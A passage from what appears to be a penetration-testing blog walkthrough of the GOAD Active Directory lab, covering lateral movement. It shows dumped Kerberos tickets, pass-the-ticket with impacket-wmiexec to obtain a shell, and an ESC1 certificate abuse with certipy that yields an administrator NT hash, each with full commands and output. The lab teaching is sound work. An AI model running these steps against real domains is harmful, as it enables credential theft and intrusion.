192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark                [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 14:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_1fee0b69_20260423145553.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 22:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_d0a72796_20260423225519.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 22:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_96bcc7f7_20260423225519.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\sql_svc                   [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 15:09 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_2016916e_20260423150955.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 15:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_9579509a_20260423150635.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-23 15:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_ca04889c_20260423150635.kirbi)
21 Kerberos tickets written to /home/bolke/.config/lsassy/tickets
6 masterkeys saved to /home/bolke/.config/lsassy/masterkeys.txt

$ ls -la  /home/bolke/.config/lsassy/tickets
total 104
drwxrwxr-x 2 bolke bolke 4096 Apr 23 15:24  .
drwxrwxr-x 3 bolke bolke 4096 Apr 23 08:45  ..
-rw-rw-r-- 1 bolke bolke 1561 Apr 23 15:24  CLIENT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_cifs_castelblack_d4297cc5_20260423232404.kirbi
-rw-rw-r-- 1 bolke bolke 1563 Apr 23 15:24 'TGS_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_CASTELBLACK$_306c8406_20260423150635.kirbi'
<snip>
-rw-rw-r-- 1 bolke bolke 1471 Apr 23 15:24 'TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_d0a72796_20260423225519.kirbi'
-rw-rw-r-- 1 bolke bolke 1541 Apr 23 15:24 'TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_SEVENKINGDOMS.LOCAL_1e0ae4ae_20260420185501.kirbi'
-rw-rw-r-- 1 bolke bolke 1459 Apr 23 15:24  TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_1fee0b69_20260423145553.kirbi
-rw-rw-r-- 1 bolke bolke 1459 Apr 23 15:24  TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_3da4ca67_20260423145553.kirbi
-rw-rw-r-- 1 bolke bolke 1428 Apr 23 15:24  TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_2016916e_20260423150955.kirbi

$ impacket-ticketConverter /home/bolke/.config/lsassy/tickets/TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_1fee0b69_20260423145553.kirbi robb230426.ccache
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done

$ export KRB5CCNAME=robb230426.ccache

$ klist
Ticket cache: FILE:robb230426.ccache
Default principal: robb.stark@NORTH.SEVENKINGDOMS.LOCAL

Valid starting       Expires              Service principal
04/23/2026 06:55:53  04/23/2026 16:55:53  krbtgt/NORTH.SEVENKINGDOMS.LOCAL@NORTH.SEVENKINGDOMS.LOCAL
        renew until 04/27/2026 10:55:15

$ impacket-wmiexec -k -no-pass north.sevenkingdoms.local/robb.stark@winterfell
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
north\robb.stark

C:\>
.
Certificate
Pass The Certificate (Cert -> NTLM or TGT)
- Back in our ESC1 case we request a certificate
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local |
.
$ certipy-ad req -u khal.drogo@essos.local -p 'horse' -ns 192.168.56.12 -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
.
- With certipy we can request the ntlm hash of the user and the TGT too
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12 |
.
$ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@essos.local'
[*] Using principal: 'administrator@essos.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
.
References
- https://www.synacktiv.com/publications/traces-of-windows-remote-command-execution.html
- https://neil-fox.github.io/Impacket-usage-&-detection/
- https://www.ired.team/offensive-security/lateral-movement
- https://www.thehacker.recipes/ad/movement
- https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/lateral-movement/
- …
Next time we will have fun with kerberos delegation : : (Goad pwning part10) 🙂